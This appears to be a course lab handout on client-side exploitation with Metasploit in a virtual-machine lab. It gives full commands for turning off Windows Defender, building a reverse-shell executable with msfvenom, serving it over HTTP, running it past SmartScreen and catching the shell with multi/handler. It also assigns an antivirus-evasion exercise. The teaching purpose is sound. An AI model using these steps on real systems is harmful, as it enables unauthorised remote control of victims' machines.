

Lab10 Client Side Exploitation

Due by midnight March 30, 2023

Lab Learning Objectives

- Use msfvenom to create a stand-alone payload
- Use msfconsole to configure the framework and interact with sessions on compromised machines
- Use the exploit/multi/handler module in Metasploit
- Use different ways to deliver payload to the target systems


Lab Setup

In this lab, you will use Windows 7, Windows 10 and Kali Linux virtual machines.

Lab Instructions

1. For the first portion of the lab, we need to make sure the antivirus tool is turned off on Windows 10 machine, to ensure it won't interfere with this lab. At an **elevated** PowerShell command prompt (you can see **Administrator:** in the title bar), run

PS C:> Set-MpPreference -DisableRealtimeMonitoring \$true



```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\WINDOWS\system32> Set-MpPreference -DisableRealtimeMonitoring $true
PS C:\WINDOWS\system32> 
```

2. Bring up a terminal on Kali Linux machine and start the msfvenom to review its various options

msfvenom --help

To see the formats of payloads you can generate, run

msfvenom --list formats

Next, we will use msfvenom to create a stand-alone malicious file

msfvenom -p windows/shell/reverse_tcp LHOST=KaliLinuxIPaddr LPORT=3333 -f exe > /tmp/file.exe

We have many options for delivering our file.exe malicious payload to the Windows 10 target machine. Here, we will configure a Linux web server to serve up the file.exe in the /tmp directory. But other options in a penetration test include email, USB thumb drive, and more.

First, change directory to /tmp

cd /tmp

Then, run the Python3 interpreter to invoke the module called http.server listening on TCP port 8000

python3 -m http.server 8000

Or you can use a different Python command

```
# python -m SimpleHTTPServer 8000
```

3. Bring up another terminal on Kali Linux machine and start msfconsole


```
# msfconsole
```

We will use the exploit/multi/handler to wait for a connection from file.exe running on the Windows 10 virtual machine. You can choose this exploit via the **use** command

```
msf> use exploit/multi/handler
```

We can now see all the payloads that are compatible with our chosen exploit by running

```
msf> show payloads
```



```
root@kali: ~
File Edit View Search Terminal Help
msf> use exploit/multi/handler
msf exploit(multi/handler)> show payloads

Compatible Payloads
=====

Name                Disclosure Date  Rank
Description
-----
android/meterpreter/reverse_http      normal
Android Meterpreter, Android Reverse HTTP Stager
android/meterpreter/reverse_https     normal
Android Meterpreter, Android Reverse HTTPS Stager
android/meterpreter/reverse_tcp       normal
Android Meterpreter, Android Reverse TCP Stager
android/meterpreter_reverse_http      normal
Android Meterpreter Shell, Reverse HTTP Inline
android/meterpreter_reverse_https     normal
Android Meterpreter Shell, Reverse HTTPS Inline
android/meterpreter_reverse_tcp       normal
Android Meterpreter Shell, Reverse TCP Inline
android/shell/reverse_http            normal
Command Shell, Android Reverse HTTP Stager
```

Since we used the windows/shell/reverse_tcp payload when we constructed the file.exe, we will use the same payload for the multi handler. Use the **set** command

```
msf> set PAYLOAD windows/shell/reverse_tcp
```

We now review the configurations of the payload by running

```
msf> show options
```

There are several options we need to set

```
msf> set LHOST KaliLinuxIPaddr
```

```
msf> set LPORT 3333
```

After that, review your configurations one more time by running

msf> show options

If everything looks fine, we will start the handler by running

msf> exploit -j

Option -j runs your handler at the background so that you can your msf prompt back.

```
msf exploit(multi/handler) > set LHOST 192.168.1.69
LHOST => 192.168.1.69
msf exploit(multi/handler) > set LPORT 3333
LPORT => 3333
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.1.69    yes       The listen address (an interface may be specified)
  LPORT  3333            yes       The listen port

Payload options (windows/shell/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.1.69    yes       The listen address (an interface may be specified)
  LPORT     3333            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Wildcard Target

msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.69:3333
```


4. Now, move to Windows 10 machine. Use a browser to surf to the URL of <http://KaliLinuxIPaddr:8000> and download the file.exe from your Kali Linux web server.



Directory listing for /

- [.font-unix/](#)
- [.ICE-unix/](#)
- [.Test-unix/](#)
- [.X11-unix/](#)
- [.XIM-unix/](#)
- [file.exe](#)

Right click on file.exe and select Save target as. Choose the Desktop to save the file on the Desktop. Double click the file.exe file on the Desktop. If you didn't successfully shut down Windows SmartScreen earlier in the lab, you may see an indication that "Windows protected your PC." Click More Info. You should then see a button indicating "Run anyway." Click it.



5. Move back to your Kali Linux machine. You should see an active session opened in the msfconsole. Press Enter until you get the msf > prompt back. You have a session with the target Windows 10 machine running in the background. To get a list of sessions, run

msf > sessions -l

```
msf exploit(multi/handler) > [*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.1.76
[*] Command shell session 1 opened (192.168.1.69:3333 -> 192.168.1.76:58706) at
2018-12-13 22:25:06 -0500

msf exploit(multi/handler) > sessions -l

Active sessions
=====

```

Id	Name	Type	Information	Connection
1	shell	x86/windows	Microsoft Windows [Version 10.0.17134.471] (c) 2018 Microsoft Corporation. All rights reserved. C:\Windows\system32\cmd.exe	192.168.1.69:3333 -> 192.168.1.76:58706 (192.168.1.76)

Let's interact with the session by running the sessions command to interact (-i) with session number N

msf exploit(handler)> sessions -i N

You now should see the familiar c:\> prompt from your Windows 10 machine. We've gotten shell access of the Windows target. You can now type a variety of Windows commands into that session. To see your current privileges, run

C:\> whoami

To list running processes, run

C:\> tasklist

```
msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

C:\Users\test\Desktop>whoami
whoami
desktop-ognboup\test

C:\Users\test\Desktop>tasklist
tasklist
```

Image Name	PID	Session Name	Session#	Mem Usage
System Idle Process	0	Services	0	8 K
System	4	Services	0	N/A
Registry	68	Services	0	1,088 K
smss.exe	520	Services	0	N/A
csrss.exe	616	Services	0	64 K
wininit.exe	688	Services	0	N/A
csrss.exe	696	Console	1	1,060 K
winlogon.exe	744	Console	1	N/A
services.exe	816	Services	0	1,272 K
lsass.exe	824	Services	0	2,760 K
svchost.exe	912	Services	0	1,820 K

After you finish interacting with your shell, look at how to get back to an msfconsole session and manage it. At your C:\> prompt, press CTRL-Z

C:\> ^Z

You will be prompted about whether you want to "Background session." Type y and press Enter. You will now be back at the msf > prompt.

To get more information about msfconsole's capabilities for interacting with sessions, run the sessions command with the -h option

msf> sessions -h

```
C:\Users\test\Desktop>^Z
Background session 1? [y/N] y
msf exploit(multi/handler) > sessions -h
Usage: sessions [options] or sessions [id]

Active session manipulation and interaction.

OPTIONS:
  -C <opt> Run a Meterpreter Command on the session given with -i, or all
  -K        Terminate all sessions
  -S <opt>  Row search filter.
  -c <opt>  Run a command on the session given with -i, or all
  -d        List all inactive sessions
  -h        Help banner
  -i <opt>  Interact with the supplied session ID
  -k <opt>  Terminate sessions by session ID and/or range
```

You'll see here that you can kill sessions from msfconsole, by using either the -k option to kill an individual session number or the -K option to kill all sessions. To finish this lab, run

msf> sessions -k session_id

Finally, we exit msfconsole by entering exit

msf> exit

```
msf exploit(multi/handler) > sessions -k 1
[*] Killing the following session(s): 1
[*] Killing session 1
[*] 192.168.1.76 - Command shell session 1 closed.
msf exploit(multi/handler) > exit
root@kali:~#
```

Lab Report

- please include your name and 700# at the beginning of your report
- please upload your report to the Blackboard by the due date
- You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed
- only word or pdf format is acceptable
- you must show all the necessary commands associated with each task in order to receive credits
- your screenshots size must be appropriate to provide the visible details

1. Turn on the Microsoft Windows Defender on both Windows 7 and Windows 10. Use the Metasploit's Windows_defender_exe evasion module against both machines. Report your findings and comparison..